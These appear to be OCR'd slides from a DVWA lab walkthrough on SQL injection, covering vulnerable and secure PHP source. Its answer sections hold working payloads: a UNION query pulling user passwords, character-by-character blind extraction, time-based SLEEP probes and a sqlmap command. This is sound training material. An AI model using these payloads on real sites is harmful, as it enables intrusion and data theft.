
Inherited from select

```
input, textarea, select { main.css:32
    font: 100% arial,sans-serif;
}
```

$~/SQL Injection/Medium: cat ./"Burp Suite"



$~/SQL Injection/Medium: cat ./"Burp Suite"




$~/SQL Injection/High: cat ./"View Source"

```php
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

$~/SQL Injection/High: cat ./"View Source"

```php
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

$~/SQL Injection/High: cat ./"View Source"



$~/SQL Injection/High: cat ./Answer

```
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
```

```
SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;
```

```
SELECT first_name, last_name FROM users WHERE user_id = '' OR '1'='1' #' LIMIT 1;
```

```
SELECT first_name, last_name FROM users WHERE user_id = '
' UNION SELECT user, password FROM users #' LIMIT 1;
```

$~/SQL Injection/Impossible: cat ./"View Source"

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last  = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

$~/SQL Injection/Impossible: cat ./"View Source"

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last  = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

NISRA

$~/SQL Injection (Blind): cat ./"Web Page"

$~/SQL Injection (Blind): cat ./Intro

- "Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application, rather than getting a **useful error message**, they get a **generic page** specified by the developer instead."
  - 當無有用的錯誤訊息可判斷時
- "Blind SQL injection is a type of SQL Injection attack that asks the database **true or false** questions and determines the answer based on the applications response."
  - 透過詢問一連串的是非問題來判斷
- "**Time based** injection method is often used when there is **no visible feedback** in how the page different in its response (hence its a blind attack). This means the attacker will wait to see how long the page takes to response back. If it takes longer than normal, their query was successful."
  - 當沒有任何訊息回饋，透過 response 的時間長短來判斷

$~/SQL Injection (Blind)/Low: cat ./"View Source"

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

$~/SQL Injection (Blind)/Low: cat ./"View Source"

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

$~/SQL Injection (Blind)/Low: cat ./"View Source"

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```


$~/SQL Injection (Blind)/Low: cat ./Answer

```
1 AND 1=1 # (True)
```

```
1 AND 1=2 # (True)
```


```
1' AND 1=1 #  (True)
```

```
1' AND 1=2 # (False)
```




$~/SQL Injection (Blind)/Low: cat ./Answer

```
1 AND 1=1 # (True)
```

```
1 AND 1=2 # (True)
```


```
1' AND 1=1 #  (True)
```

```
1' AND 1=2 # (False)
```



$~/SQL Injection (Blind)/Low: cat ./Answer

```
1' AND LENGTH(DATABASE())=1 # (False)
```

```
1' AND LENGTH(DATABASE())=2 # (False)
```

```
1' AND LENGTH(DATABASE())=3 # (False)
```

```
1' AND LENGTH(DATABASE())=4 #  (True)
```

the name of the current database = "????"

$~/SQL Injection (Blind)/Low: cat ./Answer

```
1' AND ASCII(SUBSTR(DATABASE(), 1, 1))>97  #  (True)
```

```
1' AND ASCII(SUBSTR(DATABASE(), 1, 1))>98  #  (True)
```

```
1' AND ASCII(SUBSTR(DATABASE(), 1, 1))>99  #  (True)
```

```
1' AND ASCII(SUBSTR(DATABASE(), 1, 1))>100 # (False)
```

the name of the current database = "**d???**"

$~/SQL Injection (Blind)/Low: cat ./Answer

```
1' AND ASCII(SUBSTR(DATABASE(), 2, 1))>109  #  (True)
```

```
1' AND ASCII(SUBSTR(DATABASE(), 2, 1))>115  #  (True)
```

```
1' AND ASCII(SUBSTR(DATABASE(), 2, 1))>118  # (False)
```

```
1' AND ASCII(SUBSTR(DATABASE(), 2, 1))=118  #  (True)
```

the name of the current database = "dv??"

$~/SQL Injection (Blind)/Low: cat ./Answer

```
1' AND (SELECT COUNT(table_name) FROM information_schema.tables WHERE table_schema=DATABASE())=2 # (True)
```

```
1' AND LENGTH((SELECT table_name FROM information_schema.tables WHERE table_schema=DATABASE() LIMIT 0, 1))=9 # (True)
```

```
1' AND ASCII(SUBSTR((SELECT table_name FROM information_schema.tables WHERE table_schema=DATABASE() LIMIT 0, 1), 1, 1))>97 # (True)
```

$~/SQL Injection (Blind)/Low: cat ./Answer


```
1' AND SLEEP(10) #
```

```
1' AND IF(LENGTH(DATABASE())=4, SLEEP(10), 1) #
```

$~/SQL Injection (Blind)/Low: cat ./sqlmap

https://github.com/sqlmapproject/sqlmap

```
sqlmap -u "URL" --cookie="COOKIE" --batch --dbs
```




NISRA

$~/SQL Injection (Blind)/Low: cat ./sqlmap

